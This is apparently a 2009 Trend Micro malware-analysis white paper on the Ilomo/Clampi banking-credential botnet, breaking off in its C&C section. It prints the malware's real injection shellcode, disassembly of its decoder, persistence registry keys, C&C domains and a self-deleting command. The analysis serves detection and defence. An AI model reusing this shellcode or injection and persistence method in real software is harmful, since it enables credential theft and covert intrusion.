Ilomo Botnet

A study of the Ilomo / Clampi Botnet

by

Alice Decker: Network Analysis
David Sancho: Reverse Engineering
Max Goncharov: Network Analysis
Robert McArdle: Project Coordinator

Release Date: 20 August 2009
Classification: Public

TREND MICRO™

Table of Contents

This paper is available online at:

http://us.trendmicro.com/us/trendwatch/research-and-analysis/white-papers-and-articles/index.html

INTRODUCTION

Ilomo has been present in the malware landscape since at least the end of 2005, making it a veteran of the modern malware era. During that time it has changed its code constantly with an emphasis being placed on making the malware very difficult to reverse engineer, and also with the goal of staying under the radar. As with all malware it has picked up several names over that time but the most common are Ilomo, Clampi, Ligats or Rscan – we will use Ilomo in this report.

Evidence of the lengths which Ilomo has gone to in order to make analysis of the threat difficult is immediately clear as soon as a researcher disassembles the malware binary. In addition to its own unusual techniques (such as its method for injecting code into other processes, which we describe in detail) Ilomo employs a commercial obfuscator known as VMProtect. This obfuscator is available for as little as $200, easily affordable for any modern cybercriminal.

Each Ilomo node comes pre-configured with the locations of two Command & Control (C&C) servers, known as “gates” from which it can download updates, receive instructions, and download a larger list of gates. These gates are generally hosted machines (most likely compromised web servers), as opposed to ADSL home connections, more commonly seen in the case of other botnets.

The purpose behind Ilomo is very simple – information theft. Ilomo steals all password details from the infected machine (e.g. those held in protected storage) and also monitors all web traffic from the machine, with the goal of stealing login credentials for online banking, online email accounts, etc.

The original origin of Ilomo is unclear. Taking into account our underground research in conjunction with the list of sites targets, it appears that Ilomo predominantly targets US users, and does not appear to be Russia or Eastern European in origin.

We have split this report into five main sections:

- Firstly, we start with **Ilomo Analysis,** a section dealing with a step by step analysis of the behavior of the Ilomo malware.
- The second section, **VMProtect Obfuscator**, aims to convey the methods of obfuscation used by the VMProtect packer.
- The third section, **Propagation**, explains how Ilomo spreads from machine to machine.
- The fourth section, **Ilomo Symptoms**, calls out the defining characteristics of Ilomo on one page, helping a system administrator to identify signs of an Ilomo infection
- The fifth section, **Protection,** details the various components of Trend Micro’s Smart Protection Network which help defend against the Ilomo malware family.

Lastly, we have also included **Appendices,** which detail some additional information.

NOTE: All URLs, filenames, etc are correct at time of writing.

ILOMO ANALYSIS

Like most malware, Ilomo is distributed as a binary file. Our first step in the analysis of this malware is to use IDA Pro to disassemble the binary file, and then interpret the resulting assembler code. Additionally we execute the malware in a test environment and monitor all system and network activity using both publically available and internal tools.

Ilomo executables fall into two categories, which we will call the ***Dropper*** and the ***Main Executable***. As the names suggest, the *Dropper* is responsible for installing Ilomo on the system, including placing the *Main Executable* on the system and also configuring system load points, etc. The *Main Executable* is the piece of code responsible for carrying out Ilomo's main objectives.

These two components are often submitted to AV companies on their own and as a result there are a lot of varying detections for the threat, with the *Main Executable* normally detected as Ilomo or with a generic/heuristic detection, and the *Dropper* detected as a Trojan Agent, Dropper, or another piece of generic malware.

In our testing we used samples detected as variants of TROJ_ILOMO, in addition to some undetected samples / samples detected as TROJ_AGENTs, but which clearly showed Ilomo behavior.

STAGE 1: DROPPER

First, the *Dropper* creates the following registry key on the system:

HKCU\Software\Microsoft\Internet Explorer\Settings\GID = "0x00000210"

This key may either be an infection marker, or detail the version of the malware. In fact other samples which we analyzed had values of "0x0000020D", "0x0000020C" and "0x0000020B" – these could refer to versions 2.0.16, 2.0.13, 2.0.12 and 2.0.11 respectively of the malware.

It next sets the value of the registry value associated with the %APPDATA% environment variable to ensure that it is currently pointing to the default location:

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Appdata = "%USERPROFILE\Application Data"

Once these two registry checks have been carried out, the next step is to install the *Main Executable* file on the system, and to create a load point pointing to it. The load point is placed in the following registry key:

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Run

The value of the run key and the name of the file are randomly determined based on a predefined list of Run Key/File pairings as shown in the figure below. The file is then extracted from the *Dropper* to the %APPDATA% folder, and the run key is set to point to it, thereby ensuring it will execute on startup.

Registry Value	File Name
TaskMon	%APPDATA%\taskmon.exe
System	%APPDATA%\service.exe
EventLog	%APPDATA%\event.exe
Setup	%APPDATA%\msiexeca.exe
Windows	%APPDATA%\helper.exe
Init	%APPDATA%\logon.exe
Svchosts	%APPDATA%\svchosts.exe
Lsass	%APPDATA%\lsas.exe

CrashDump	%APPDATA%\dumpreport.exe
UPNP	%APPDATA%\upnpsvc.exe
Sound	%APPDATA%\sound.exe
RunDll	%APPDATA%\rundll.exe

The malware next creates a registry value referred to as a Gateslist:

HKCU\Software\Microsoft\Internet Explorer\Settings\Gateslist

This value contains a hex value that lists the 2 initial nodes of the P2P network which Ilomo is to contact. The values will vary from variant to variant but they are almost always in the format below:

[IP ADDRESS]/[16 CHARACTERS (uppercase / lowercase letters, number)]

In some cases the IP address portion may be replaced with an actual domain name. In our testing we observed the following domains:

drugs4sale.loderunner.in
webmail.re-factoring.cn
direct.matchbox.ws
try.mojitoboom.in
admin.viennaweb.at

NOTE: We have compiled statistics of these Gateslist IPs in the Appendices of this report.

The *Dropper* creates two more registry values under the “Internet Explorer\Settings” key:

HKCU\Software\Microsoft\Internet Explorer\Settings
“KeyM” = <BLOB OF BINARY DATA>
“KeyE” = “0x00010001”

The *Dropper* next downloads up to six modules, which provide Ilomo’s advanced capabilities. The files are also stored under the “Internet Explorer\Settings” as binary data and encrypted using the Blowfish[i] symmetric cipher. The values of these keys are “M00” to “M06” respectively, although it is possible that future modules will also be added. At Blackhat Vegas 2009[ii] Joe Stewart of Secureworks[iii] outlined some details on these modules, and each is described below:

- **M00 (Codename “SOCKS”):** Socks Proxy which allows the criminal gang behind Ilomo to route connections through the infected machine, for example when accessing a bank account with stolen credentials. This provides anonymity for the gang, and also defeats sites using geo-location
- **M01 (Codename “PROT”):** Steals data from Windows protected storage (i.e. website passwords)
- **M02 (Codename “LOGGER”):** Logs all HTTP POST/GET requests going to a defined list of websites (more details on this later)
- **M03 (Codename “SPREAD”):** Drops the Sysinternals tool, PSExec[iv], which Ilomo uses to spread across the network. More details of this can be seen in the Propogation section of this report.
- **M04 (Codename “LOGGEREXT”):** Injects additional fake content into bank login pages, eliciting additional credentials and information from the user
- **M05 (Codename “INFO”):** Retrieves basic networking information from the machine, along with details on installed antivirus, firewalls etc.
- **M06 (Codename “ACCOUNTS”):** Dropper for a commercial program, SpotAuditor, which can retrieve passwords from a wide range of third-party applications.

Lastly, the *Dropper* executes the *Main Executable* using the WinExec API and exits.




Fig 1.1: Dropper Workflow

STAGE 2: MAIN EXECUTABLE

The main Ilomo executable is responsible for carrying out the core Ilomo code, where-as the *Dropper* is responsible for dropping Ilomo files and setting up all registry values, which the main executable expects to be present. In other words executing the main executable on its own is not enough to infect the machine; this is instead the job of the *Dropper*. The very first thing the *Main Executable* does is to create a mutex on the system, a standard technique ensuring that only one copy of the malware is running. The mutex has the following value:

Global\\QYWBUUMFRMUZSPV

Most of the Ilomo's activities are carried out by injecting code into a hidden Internet Explorer window. Before it does this the code performs a brief sanity check to ensure that Internet Explorer is actually installed on the system. This is accomplished by querying the following CLSID, which is associated with Internet Explorer:

0002DF01-0000-0000-C000-00000000-0046

Having performed all of this housekeeping the main Ilomo routines begin. Ilomo first injects code into a hidden Internet Explorer process; however it accomplishes this in quite an unusual way. It creates an Internet Explorer process in "Suspended Mode" with no visible window. What is unusual about the way that Ilomo does this is the command line it uses:

C:\\Program Files\\Internet Explorer\\iexplore.exe
\xFC\xEB\x1A^\x8B\xFEW\xAC<Zt\x0F,A\xC0\xE0\x04\x8A\xD8\xAC,A\x02\xC3\xAA\xEB\xECX\xC3\xE8\xE1\xFF\xFF\xFFILOMOIAJAAAAAAJAJAJAJAJAJAJAJAJAFOAPDBLJAIAAAAAAILNAFGIKMCCEAPAEEBIIAGEGMBOKAEOCPCMGAGAAFOILHNAEIDMHBFDDMAFGFHFAGKAEFAGKPPLIFMJEIAHMPPNAILNIIFMAHFBALIDBADJBHMPPNADNLHAAAAAAHELJOLEODDMAFHFAFAGIBPAAAPAAFDLIAFLJIAHMPPNAIFMAHEDALJAJAAAAAAIJAEAIIJFMAIAEOIBEAAAAAAILOMILHFAEILFOANPPHGAJLIHELJIAHMPPNAOLALIPEEAIAIILPIPMPDKEOLAKFDLIEHJLIAHMPPNADDMAILOFMDZ\0

This may look like garbage at first glance (you can also see the string "ILOMO" from which the malware gets its name). However the technique employed by this malware becomes clear in the next stage of the injection routine. The *Main Executable* uses the **CreateRemoteThread** API to create a remote thread at memory location **0x7C812F1D** in the suspended Internet Explorer process. Inspection of this memory address reveals that this is where the kernel function **GetCommandLineA** has been mapped into Internet Explorer's memory.

The **GetCommandLineA** function returns a pointer to the string passed as a parameter to the current process, in this case to the long string of "garbage" that was passed as a parameter above. Closer inspection of this parameter reveals that it is in fact shellcode, and that Ilomo has used this unusual approach to inject it into the Internet Explorer memory. So what does this shellcode do, and how is it actually set to execute?

First let's look at this shellcode in a disassembler:

```
seg000:00000000                            ; ===========================================================================
seg000:00000000
seg000:00000000                            ; Segment type: Pure code
seg000:00000000                            seg000          segment byte public 'CODE' use32
seg000:00000000                                            assume cs:seg000
seg000:00000000                                            assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000 FC                                         cld
seg000:00000001 EB 1A                                      jmp     short loc_1D
seg000:00000003
seg000:00000003                            ; =============== S U B R O U T I N E =======================================
seg000:00000003
seg000:00000003
seg000:00000003                            sub_3           proc near               ; CODE XREF: seg000:loc_1D↓p
seg000:00000003 5E                                         pop     esi
seg000:00000004 8B FE                                      mov     edi, esi
seg000:00000006 57                                         push    edi
seg000:00000007
seg000:00000007                            loc_7:                                  ; CODE XREF: sub_3+16↓j
seg000:00000007 AC                                         lodsb
seg000:00000008 3C 5A                                      cmp     al, 5Ah ; 'Z'
seg000:0000000A 74 0F                                      jz      short loc_1B
seg000:0000000C 2C 41                                      sub     al, 41h ; 'A'
seg000:0000000E C0 E0 04                                   shl     al, 4
seg000:00000011 8A D8                                      mov     bl, al
seg000:00000013 AC                                         lodsb
seg000:00000014 2C 41                                      sub     al, 41h ; 'A'
seg000:00000016 02 C3                                      add     al, bl
seg000:00000018 AA                                         stosb
seg000:00000019 EB EC                                      jmp     short loc_7
seg000:0000001B                            ; ---------------------------------------------------------------------------
seg000:0000001B
seg000:0000001B                            loc_1B:                                 ; CODE XREF: sub_3+7↑j
seg000:0000001B 58                                         pop     eax
seg000:0000001C C3                                         retn
seg000:0000001C                            sub_3           endp ; sp-analysis failed
seg000:0000001C
seg000:0000001D                            ; ---------------------------------------------------------------------------
seg000:0000001D
seg000:0000001D                            loc_1D:                                 ; CODE XREF: seg000:00000001↑j
seg000:0000001D E8 E1 FF FF FF                             call    sub_3
seg000:0000001D                            ; ---------------------------------------------------------------------------
seg000:00000022 49 4C 4F 4D 4F 49+aIlomoiajaaaaaa db 'ILOMOIAJAAAAAAJAJAJAJAJAJAJAJAJAFOAPDBLJAIAAAAAAILNAFGIKMCCEAPAEE'
seg000:00000022 41 4A 41 41 41 41+                db 'BIIAGEGMBOKAEOCPCMGAGAAFOILHNAEIDMHBFDDMAFGFHFAGKAEFAGKPPLIFMJEIA'
seg000:00000022 41 41 4A 41 4A 41+                db 'HMPPNAILNIIFMAHFBALIDBADJBHMPPNADNLHAAAAAAHELJOLEODDMAFHFAFAGIBPA'
seg000:00000022 4A 41 4A 41 4A 41+                db 'AAPAAFDLIAFLJIAHMPPNAIFMAHEDALJAJAAAAAAIJAEAIIJFMAIAEOIBEAAAAAAIL'
seg000:00000022 4A 41 4A 41 4A 41+                db 'OMILHFAEILFOANPPHGAJLIHELJIAHMPPNAOLALIPEEAIAIILPIPMPDKEOLAKFDLIE'
seg000:00000022 4A 41 46 4F 41 50+                db 'HJLIAHMPPNADDMAILOFMDZ'
seg000:00000022 44 42 4C 4A 41 49+seg000          ends
```

Fig 2.1: *Shellcode*

You can see the opcodes of the shellcode in the margin to the left which correspond to the parameter passed to Internet Explorer (e.g. starts with **xFC****xEB****x1A**). This shellcode (everything before the string of ASCII character beginning with “ILOMO”) is a rather simple decoding loop which decrypts the string into yet more shellcode.

The loop subtracts the ASCII character “A” from each character (4 bits) in the string and then joins every two characters together, resulting in executable byte code. It continues to do this until it comes to the character “Z”, which it knows is the end of the string.

For example, the “IL” of ILOMO is 0x49 0x4C in hex. If we take away “A” (0x41) we get the values 0x08 and 0x0B, which joined together form 0x8B (part of a move instruction)

Once decoded the code looks like this:

IDA View-ESP

```
00402000 ;org 402000h
00402000
00402000 Decrypted_shellcode_start:                ; DATA XREF: start+1↑o
00402000 mov     ebp, esp
00402002 call    After_NOPSled
00402007 nop
00402008 nop
00402009 nop
0040200A nop
0040200B nop
0040200C nop
0040200D nop
0040200E nop
0040200F nop
00402010
00402010 ; =============== S U B R O U T I N E =======================================
00402010
00402010
00402010 After_NOPSled proc near                   ; CODE XREF: .data:00402002↑p
00402010 pop     esi
00402011
00402011 loc_402011:                               ; CODE XREF: After_NOPSled+46↓j
00402011 rdtsc
00402013 mov     ecx, 8
00402018 mov     edx, eax
0040201A push    esi
0040201B
0040201B Encrypt_Again:                            ; CODE XREF: After_NOPSled+17↓j
0040201B mov     al, dl
0040201D and     al, 0Fh
0040201F add     al, 41h
00402021 mov     [esi], al
00402023 inc     esi
00402024 shr     edx, 4
00402027 loop    Encrypt_Again
00402029 mov     byte ptr [esi], 0
0040202C pop     esi
0040202D mov     edi, [ebp+4]
00402030 add     edi, 15h
00402033 xor     eax, eax
00402035 push    esi
00402036 push    edi
00402037 push    eax
00402038 push    4
0040203A push    eax
0040203B push    0FFFFFFFFh
0040203D mov     eax, offset CreateFileMapping
00402042 call    eax ; CreateFileMapping
00402044 mov     ebx, eax
00402046 test    eax, eax
00402048 jnz     short Continue_with_this_one
0040204A mov     eax, offset RtlGetLastWin32Error
0040204F call    eax ; RtlGetLastWin32Error
00402051 cmp     eax, 0B7h
00402056 jz      short loc_402011
00402058 jmp     short Jump_Out_Now
0040205A ; ---------------------------------------------------------------------------
0040205A
0040205A Continue_with_this_one:                   ; CODE XREF: After_NOPSled+38↑j
0040205A xor     eax, eax
0040205C push    edi                               ; dwNumberOfBytesToMap
0040205D push    eax                               ; dwFileOffsetLow
0040205E push    eax                               ; dwFileOffsetHigh
0040205F push    0F001Fh                           ; dwDesiredAccess
00402064 push    ebx                               ; hFileMappingObject
00402065 mov     eax, offset MapViewOfFile
0040206A call    eax ; MapViewOfFile
0040206C test    eax, eax
0040206E jz      short Jump_Out_Properly
00402070 mov     ecx, 9
00402075 mov     [eax+ecx], eax
00402078 mov     [eax+ecx+4], ebx
0040207C call    sub_402095
00402081 mov     ebp, esp
00402083 mov     esi, [ebp+4]
00402086 mov     ebx, [esi+0Dh]
00402089 push    dword ptr [esi+9]                 ; lpBaseAddress
0040208C mov     eax, offset UnmapViewOfFile
00402091 call    eax ; UnmapViewOfFile
00402093 jmp     short Jump_Out_Properly
00402093 After_NOPSled endp ; sp-analysis failed
00402093
00402095
00402095 ; =============== S U B R O U T I N E =======================================
```

***Fig 2.2:** Decoded Shellcode*

It is now clear that this shellcode is used to map the original Ilomo *Main Executable* into Internet Explorer's memory. The exact method of doing this is described in the steps below

The following routine is executed several times by the *Main Executable* to execute the shellcode, and have it map pages of the malware into the Internet Explorer process. Random strings of characters are generated by the shellcode to identify each mapped page and these are placed at a predictable location within the shellcode so that the *Main Executable* can then use ReadProcessMemory to open a handle to the page itself.

1. The *Main Executable* calls **CreateRemoteThread** at memory address 0x004A23DC, passing a certain parameter (have seen the values 0x0D, 0x31, etc)
2. Injected thread calls **CreateFileMapping** with a random name
3. Injected thread calls **MapViewOfFile,** which returns an address around 0x00CX0000 (where X is either 2,3,4 or 5)
4. Main Executable calls **ReadProcessMemory** at this return address e.g. 0x00C20000. This returns 21 bytes with the following format:
    - **a. 8 bytes:** The random name of the File Mapping Object
    - **b. 1 byte:** 0x00
    - **c. 4 Bytes:** The return address (little endian) e.g. 0000C200
    - **d. 1 Byte:** Some Value

   e. **7 bytes:** Always 00 00 00 5D 24 4A 00 (could refer to address 0x004A245D
5. Main Executable calls **MapViewofFileExe** on object

Now that all of the *Main Executable* has been injected, it needs to be set executing. To do this the malware simply takes the memory address returned by the **GetCommandLine** call earlier (which points to the start of all of this shellcode) and use **CreateRemoteThread** one more time to execute all of the injected shellcode.

Having completed its main routine the *Main Executable* deletes the original dropper using the following command line call, and exits.

C:\Windows\System32\cmd.exe /c dir /s c:\Windows>nul && del [INSTALLER LOCATION]




Fig 2.3: *Main Executable*

STAGE 3: INJECTED ILOMO CODE

The injected code is now responsible for all of Ilomo's network communication. This is all carried out over HTTP using encrypted content. The first thing this code does is use DNS to establish the IP address of one of the following 3 domains:

admin.viennaweb.at
drugs4sale.loderunner.in
webmail.re-factoring.cn

Once found, the malware will then send an HTTP POST request to authenticate with the server




Fig 3.1: *Ilomo Connection Setup*

Although encrypted, these messages do have certain predictable features. The characters after the POST command (in this case **/iZkzNqoPiHeOQaul)** will be the same for all further communication. The blue box highlights parameters sent to the server.

- The **"o"** parameter indicates the Operation to be performed by the server. Two possible values have been observed:
  - **u:** This is an update command
  - **c:** This is a keep-alive command
- The **"s"** parameter is a unique identifier for the infected machine.
- The **"b"** parameter is the main parameter for sending information back to the server.

The encryption algorithm used for communication with the C&C server is Blowfish, using a 448 bit randomly generated session key. This key is previously agreed with the server using 2048 bit RSA encryption to encrypt the key exchange.

The first communication with the server is an update request - the malware asks for an updated version of its **Gateslist** from the server, which will contain more URLs than the original two hard-coded values.

In research by Joe Stewart of Secureworks[v], he observed that the server also sends a detailed list of all CRC32 checksums to the malware. These are checksums of hostnames, ports and protocols. Every time the user visits a site the malware computes a CRC32 of the URL to determine if it needs to monitor login attempts, inject code into the page or simply ignore it. All in all, over 4,600 hostnames are monitored with the vast majority of these being banking and financial sites. As the malware has the ability to actually “ride” the users web session they do not rely solely on stealing login and PIN details, and as a result can defeat most banking protection mechanisms.

After the update requests, the client continues to send “keep-alive” HTTP POST packets to the server. These only contain the **o** and **s** parameters. The response from the server is in either one of two formats.

